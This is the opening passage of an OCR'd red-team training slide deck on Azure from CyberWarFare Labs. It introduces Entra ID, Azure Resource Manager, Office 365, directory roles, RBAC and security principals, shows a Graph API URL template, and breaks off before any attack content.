Multi-Cloud Red Team Analyst (MCRTA) : Azure

© All Rights Reserved CyberWarFare Labs

Multi-Cloud Red Teaming

© All Rights Reserved CyberWarFare Labs

Red Teaming in Azure Cloud Environment

1. Introduction to Azure Cloud
2. Authentication Methods
3. CLI Based Enumeration
4. Red Team Ops in Azure Cloud

© All Rights Reserved CyberWarFare Labs


1. Introduction to Azure Cloud

© All Rights Reserved CyberWarFare Labs

1. Azure Cloud Overview

- **Introduction:**
  - Microsoft Azure, commonly referred to as Azure, is a cloud computing service created by Microsoft for building, testing, deploying, and managing applications and services through Microsoft-managed data centers.
- **Three Main Components of Azure Cloud**
  - Azure Active Directory [AAD]
  - Azure Resource Manager [ARM]
  - Office 365 [O365]

© All Rights Reserved CyberWarFare Labs



© All Rights Reserved CyberWarFare Labs

Azure Active Directory [AAD]

- Azure Active Directory (Azure AD) is Microsoft's cloud-based identity and access management service, which helps the employees sign in and access resources in cloud and on-premise.


Azure Resource Manager [ARM]

- Azure Resource Manager (ARM) is the native platform for infrastructure as code (IaC) in Azure. It enables you to centralize the management, deployment, and security of Azure resources

Office 365 [O365]

- Office 365 is a cloud-based suite of productivity & collaboration apps.

© All Rights Reserved CyberWarFare Labs



Cloud Space

GUI

Control Plane

Data Plane

Azure Portal

Interaction

Azure API

Interaction

Azure services

Authentication

Authentication

AAD Username & Password

Web client

Azure CLI

API Client


Oauth Access token

User space

- Client secret
- Username password
- Access token

© All Rights Reserved CyberWarFare Labs

Azure Cloud Services




© All Rights Reserved CyberWarFare Labs

1.1 Entra ID [Azure Active Directory]

- ➢ Azure Active Directory (Azure AD) is Microsoft's enterprise cloud-based identity and access management (IAM) solution.
- ➢ Azure AD is the backbone of the Office 365 system, and it can sync with on-premise Active Directory and provide authentication to other cloud-based systems via OAuth.

CyberWarFare Labs

© All Rights Reserved CyberWarFare Labs



Azure Active Directory

Windows Server Active Directory

Azure AD Connect

Cloud Applications

External identities


On-premises Applications

© All Rights Reserved CyberWarFare Labs

1.1.1 Entra ID Objects

- Each azure ad object has an unique id associated with it, called object id.
- Each aad object has its own property.
- List of aad objects -
  - Users
  - Groups
  - Devices
  - Applications

© All Rights Reserved CyberWarFare Labs



© All Rights Reserved CyberWarFare Labs

1.1.2 Entra ID Directory Role

- Entra ID directory roles are a set of predefined roles that grant permissions to perform specific tasks within an Azure AD tenant.
- These roles helps to perform administrative tasks in Entra ID.
- There are two type of role in Entra ID
  - Built-in Directory Roles
    - Global Administrator
    - Application Administrator
    - User Administrator
  - Custom Directory Role

© All Rights Reserved CyberWarFare Labs

Microsoft Graph API Endpoint :


```
{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}
```

© All Rights Reserved CyberWarFare Labs

1.2 Azure Resource Manager [ARM]

- Azure Resource Manager (ARM) is the native platform for infrastructure as code (IaC) in Azure.
- It enables us to centralize the management, deployment, and security of Azure resources.
- It provides Infrastructure as a Service [IaaS], Platform as a Service [PaaS] and Software as a Service [SaaS].
- Azure ARM manage access control by “Role Based Access Control [RBAC]”.

1.2.1 Azure Resource Manager Resource Hierarchy




© All Rights Reserved CyberWarFare Labs

1.2.2 Role Based Access Control (RBAC)

- Azure RBAC is an authorization system built on Azure Resource Manager (ARM) that provides fine-grained access management of Azure resources.
- **Role Based Access Control [RBAC] Components**
  - Role Assignment
    - Security principal
    - Scope
    - Roles Definition

© All Rights Reserved CyberWarFare Labs

1.2.3 Role Assignment Hierarchy




© All Rights Reserved CyberWarFare Labs

Security Principal

- A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources. You can assign a role to any of these security principals.
  - User Identity
  - Groups
